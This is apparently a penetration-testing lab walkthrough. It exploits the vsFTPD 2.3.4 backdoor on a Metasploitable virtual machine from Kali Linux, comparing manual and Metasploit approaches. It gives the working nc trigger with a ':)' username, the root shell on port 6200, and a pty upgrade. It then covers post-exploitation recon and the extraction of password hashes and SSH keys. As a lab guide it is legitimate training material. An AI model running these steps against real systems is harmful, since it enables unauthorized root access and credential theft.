


A stylized illustration of a person with short brown hair, wearing a dark hoodie, sitting at a desk in a server room. They are looking at four computer monitors displaying code. Their hands are on a keyboard. A mouse and a mug are on the desk. In the background, there are rows of server racks with glowing green lights. The overall color scheme is dark blue and black with green highlights from the screens and servers.

vsFTPD 2.3.4 Backdoor Exploit: Manual vs Metasploit


A comprehensive guide to exploiting the vsFTPD 2.3.4 backdoor vulnerability, comparing manual exploitation techniques with automated Metasploit framework approaches.

Setting Up the Environment

Starting Virtual Machine

The first step involves launching the vulnerable Metasploitable virtual machine. This intentionally vulnerable Linux distribution contains numerous security flaws, including the vsFTPD 2.3.4 backdoor that we'll exploit.

Metasploitable provides a safe environment for practicing penetration testing techniques without affecting production systems.



Identifying Network Configuration

01

Find Kali Linux IP Address

The host machine running Kali Linux needs to identify its own network interface configuration to establish communication with target systems.

02

Scan Network Range

Execute network scanning tools to discover all active hosts within the subnet, identifying potential targets for exploitation.

03

Verify Target Availability

Use ping scanning to confirm which discovered hosts are responsive and available for further investigation.

```
goraya000@kali: ~  
goraya000@kali: ~  
Goraya $ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000  
    link/ether 34:f3:9a:db:09:43 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.21/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0  
        valid_lft 80622sec preferred_lft 80622sec  
    inet6 fe80::430d:f1cc:8511:9100/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether aa:8e:44:64:43:c4 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
4: br-195dd2be4154: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 72:5e:1b:5e:5c:d8 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.49.1/24 brd 192.168.49.255 scope global br-195dd2be4154  
        valid_lft forever preferred_lft forever  
5: vboxnet0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000  
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::800:27ff:fe00:0/64 scope link proto kernel_ll  
        valid_lft forever preferred_lft forever
```

Network Discovery and Target Identification

Scanning the Network

The network scan reveals all active IP addresses within the subnet. This reconnaissance phase is critical for identifying potential targets before attempting exploitation.

Each discovered host represents a potential vulnerability that can be investigated further. The scan output shows IP addresses, MAC addresses, and device information.

Confirming Target IP

After identifying the target IP address through network scanning, a more focused scan confirms the specific services running on the Metasploitable machine.

```
gorayauuu@kali: ~  
Nmap scan report for 192.168.1.23 (192.168.1.23)  
Host is up (0.0011s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:C5:E7:51 (Oracle VirtualBox virtual NIC)
```

```
Goraya $ nmap -sV -p 21 192.168.1.23  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 23:25 +0500  
Nmap scan report for 192.168.1.23 (192.168.1.23)  
Host is up (0.00051s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:C5:E7:51 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds  
Goraya $
```

Target Verification and Preparation

Ping Scan Results

The ping scan confirms network connectivity to the target system, verifying that the host is online and responsive to basic network requests.

Service Confirmation

A targeted port scan verifies that vsFTPD is running on port 21 and confirms the vulnerable version 2.3.4 is installed.

Environment Variable

Export the target IP address as a shell variable named TARGET for easier reference in subsequent commands.

```
Goraya $ ping 192.168.1.23
PING 192.168.1.23 (192.168.1.23) 56(84) bytes of data:
64 bytes from 192.168.1.23: icmp_seq=1 ttl=64 time=4.10 ms
64 bytes from 192.168.1.23: icmp_seq=2 ttl=64 time=0.744 ms
64 bytes from 192.168.1.23: icmp_seq=3 ttl=64 time=0.809 ms
64 bytes from 192.168.1.23: icmp_seq=4 ttl=64 time=0.903 ms
64 bytes from 192.168.1.23: icmp_seq=5 ttl=64 time=1.44 ms
64 bytes from 192.168.1.23: icmp_seq=6 ttl=64 time=1.15 ms
64 bytes from 192.168.1.23: icmp_seq=7 ttl=64 time=0.911 ms
64 bytes from 192.168.1.23: icmp_seq=8 ttl=64 time=1.04 ms
^C
--- 192.168.1.23 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7036ms
rtt min/avg/max/mdev = 0.744/1.387/4.101/1.046 ms
Goraya $
```

```
Goraya $ export TARGET=192.168.1.23
```

```
Goraya $ echo $TARGET
192.168.1.23
```

```
Goraya $
```

Manual Exploitation: Triggering the Backdoor

Understanding the Vulnerability

The vsFTPD 2.3.4 backdoor allows remote code execution when a specially crafted username containing a smiley face :) is used during FTP authentication.

This vulnerability was introduced through malicious code and provides an unauthenticated remote shell on port 6200.

Establishing Connection

Connect to the FTP service using netcat and provide a username ending with :) to trigger the backdoor. The service will appear to accept the username but fail authentication, while simultaneously opening the backdoor shell.

```
Goraya $ nc $TARGET 21
220 (vsFTPd 2.3.4)
USER test:)
331 Please specify the password.
PASS test
```

```
Goraya $ nc $TARGET 6200
id
uid=0(root) gid=0(root)
whoami
root
w
 14:44:25 up 39 min,  2 users,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root      pts/0    :0.0             14:05    39:16m 0.00s  0.00s -bash
```


Upgrading to Interactive Shell

1

Connect to Backdoor Port

Establish connection to TCP port 6200 where the backdoor shell is listening

2

Verify Shell Access

Test basic commands to confirm the shell is functional and responsive

3

Upgrade to TTY

Execute Python commands to spawn a full interactive terminal with proper signal handling

```
hostname
metasploitable
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/#
```

The initial shell is a "dumb shell" with limited functionality. By executing `python -c 'import pty; pty.spawn("/bin/bash")'`, we spawn a proper interactive TTY that supports command history, tab completion, and signal handling.

Post-Exploitation: System Reconnaissance

Understanding the Compromised System

After gaining shell access, it's essential to understand the system we've compromised. This reconnaissance phase reveals valuable information about the target environment.

- Operating system version and architecture
- Network configuration and interfaces
- Running processes and services
- User accounts and privileges
- File system structure and mounted volumes
- Installed software packages

```
gorayaUUU@kali: ~  
root@metasploitable:/# whoami && id && hostname && uname -a  
whoami && id && hostname && uname -a  
root  
uid=0(root) gid=0(root)  
metasploitable  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
root@metasploitable:/# cat /etc/passwd | grep "/bin/bash"  
cat /etc/passwd | grep "/bin/bash"  
root:x:0:0:root:/root:/bin/bash  
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash  
service:x:1002:1002:,,,:/home/service:/bin/bash  
root@metasploitable:/# find -perm -4000 2>/dev/null  
find -perm -4000 2>/dev/null  
./bin/umount  
./bin/fusermount  
./bin/su  
./bin/mount  
./bin/ping  
./bin/ping6  
./sbin/mount.nfs  
./lib/dhcp3-client/call-dhclient-script  
./usr/bin/sudoedit  
./usr/bin/X  
./usr/bin/netkit-rsh  
./usr/bin/gpasswd  
./usr/bin/traceroute6.iputils  
./usr/bin/sudo  
./usr/bin/netkit-rlogin  
./usr/bin/arping  
./usr/bin/at  
./usr/bin/newgrp  
./usr/bin/chfn  
./usr/bin/nmap  
./usr/bin/chsh  
./usr/bin/netkit-rcp  
./usr/bin/passwd  
./usr/bin/mtr  
./usr/sbin/uidd  
./usr/sbin/pppd  
./usr/lib/telnetlogin  
./usr/lib/apache2/suexec  
./usr/lib/eject/dmccrypt-get-device  
./usr/lib/openssh/ssh-keysign  
./usr/lib/pt_chown
```


Extracting Sensitive Information

Password Hashes

Locate and extract password hashes from `/etc/shadow` file. These hashes can be cracked using tools like John the Ripper or hashcat to recover plaintext passwords.

Configuration Files

Search for configuration files containing credentials, API keys, or sensitive settings. Common locations include `/etc/`, user home directories, and application folders.

SSH Keys

Identify SSH private keys in `./ssh/` that could provide access to other systems. These keys often lack passphrases in vulnerable environments.



Important: Always obtain proper authorization before conducting penetration testing. Unauthorized access to computer systems is illegal and unethical.



Metasploit Framework: Automated Exploitation

Manual vs Automated

The manual exploitation process demonstrates understanding of the underlying vulnerability and provides full control over each step. However, it requires detailed knowledge of the exploit mechanics.

Metasploit Advantages

- Automated payload delivery
- Built-in post-exploitation modules
- Session management
- Multiple target support
- Integration with auxiliary modules

Next Steps

The same exploitation procedure can be repeated using the Metasploit Framework, which automates the process and provides additional post-exploitation capabilities.

Metasploit modules for vsFTPd 2.3.4 exist and can be configured with the target IP address to automatically exploit the vulnerability and establish a meterpreter session.